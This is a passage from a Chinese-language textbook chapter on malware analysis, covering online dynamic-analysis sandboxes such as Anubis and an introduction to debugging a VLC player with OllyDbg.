


图 8-14　Wireshark 重组的 HTTP 流量

除了利用相关工具在自己构建的分析环境中进行动态行为分析，当前，学术界和工业界也提供了很多在线的恶意代码动态分析服务，分析人员可以根据需要将可疑代码上传到这些网站，利用网站后台的动态分析系统对样本文件进行自动化动态行为分析，并通过网站给出的详细分析报告判断可疑代码是否具有恶意性。相关的在线恶意代码动态分析服务有 Anubis[①]、Joe Sandbox[②]、BitBlaze[③]、Norman SandBox[④]、GFI Sandbox[⑤]、ThreatExpert[⑥]、Comodo Instant Malware Analysis[⑦]、EUREKA Malware Analysis[⑧]、Malwr[⑨]、Wepawet[⑩]、金刚恶意软件智能分析系统（即原 TCA 软件动态分析云平台升级版）[⑪]、文件 B 超系统[⑫]、哈勃分析系统[⑬]、金山火眼[⑭]等。

---

① https://anubis.iseclab.org.
② http://www.joesecurity.org/.
③ https://aerie.cs.berkeley.edu/.
④ http://www.norman.com/security_center/security_tools/submit_file.
⑤ http://www.gfi.com/malware-analysis-tool/.
⑥ http://www.threatexpert.com.
⑦ http://camas.comodo.com/cgi-bin/submit.
⑧ http://eureka.cyber-ta.org/.
⑨ http://www.malwr.com/.
⑩ http://wepawet.iseclab.org/.
⑪ http://www.tcasoft.com/.
⑫ https://www.b-chao.com.
⑬ http://habo.qq.com/.
⑭ https://fireeye.ijinshan.com/.

维也纳技术大学主导研发的动态恶意程序分析平台 Anubis 是其中比较有特色的一个平台，该平台的研究团队早在 2005 年就发表了相关分析技术的研究结果[8]，并在融合多年研究成果的基础上研制了 Anubis 平台。该平台底层采用 QEMU 硬件模拟器构建虚拟化动态分析环境，支持 Windows 平台可执行文件和 Android 平台 APK 文件的安全性分析，可详细记录样本文件在运行过程中产生的文件、注册表、进程、系统服务、网络等各种行为，并给出 HTML、XML 等格式的详细分析结果报告。图 8-15 显示了 Anubis 平台一个分析结果报告的摘要，其中可以看出该样本具有的主要恶意行为类型及描述，以及相应行为的风险级别，用户可以据此对样本的行为及恶意性做出初步判断。

Summary:

Description	Risk
Autostart capabilities: This executable registers processes to be executed at system start. This could result in unwanted actions to be performed automatically.	●
Changes security settings of Internet Explorer: This system alteration could seriously affect safety surfing the World Wide Web.	●
Creates files in the Windows system directory: Malware often keeps copies of itself in the Windows directory to stay undetected by users.	●
Sends Emails: This program sends out e-mails to other people possibly in order to propagate itself.	●
Performs File Modification and Destruction: The executable modifies and destructs files which are not temporary.	●
Performs Registry Activities: The executable reads and modifies registry values. It may also create and monitor registry keys.	○

图 8-15　Anubis 平台分析结果报告摘要

8.3.3　动态调试分析


动态调试是软件分析的重要手段，在恶意代码分析中也被大量使用。根据调试器的运行权限不同，调试器可以分为 4 种类型：Ring3 级调试器、Ring0 级调试器、模拟调试器和硬件调试器。动态调试工具有很多种，Windows 系统上有微软公司提供的调试工具 WinDbg，以及 IDA Pro、OllyDbg、SoftICE、Immunity Debugger① 等，Linux 系统上则有著名的开源调试器 gdb、Intel Debugger for Linux (IDB)等。动态调试工具属于高级的动态分析工具，不仅具有强大的功能，还提供丰富的控制选项和参数，因此其学习和使用门槛较高，分析人员最好选定一种调试工具，熟练掌握其主要功能的使用方法，并在必要时参考帮助文档和相关书籍。

这里以 OllyDbg② 为例简要介绍调试工具的使用过程。OllyDbg 是一个 Windows 平台汇编级分析调试器，可用于二进制代码调试分析，它是一个可免费下载、使用的共享软件。

以 VLC 播放器为例，介绍利用 OllyDbg 进行跟踪调试的大致流程。首先，启动 OllyDbg，然后通过“打开”或“附加”的方式加载需要调试分析的程序，如图 8-16 所示。“打开”或“附加”的区别在于，“打开”是在调试状态下打开测试程序，会影响程序的内存布局，如调试堆等；而“附加”方式是在被调试程序已经在运行的情况下，将 OllyDbg 附加到被调试程序上去。

① http://immunitysec.com/products/debugger/.

② http://www.ollydbg.de/.






图 8-16　用 OllyDbg 打开 VLC 播放器

如图 8-17 所示，在 OllyDbg 的调试主界面，可以看到反汇编代码、CPU 寄存器、内存信息、堆栈信息等窗口。此外，OllyDbg 还提供了用于显示线程、模块、句柄、断点、日志等其他程序状态和调试信息的窗口，分析人员可以通过单步跟踪（F7/F8 键）的方法，随着程




图 8-17　OllyDbg 的主界面

序运行过程观察不同窗口的信息变化，对程序进行分析。

例如，如果希望分析 VLC 播放器处理音视频文件的过程，应该从程序读入文件开始。通过对文件读取 API ReadFile 下断点的方式，可以很快地捕获这一过程。为此，需要首先通过查找功能定位 ReadFile 的位置，如图 8-18、图 8-19 所示。然后在该 API 的入口点设置断点，如图 8-20 所示，从而在程序调用该 API 时能够触发断点，暂停执行过程。

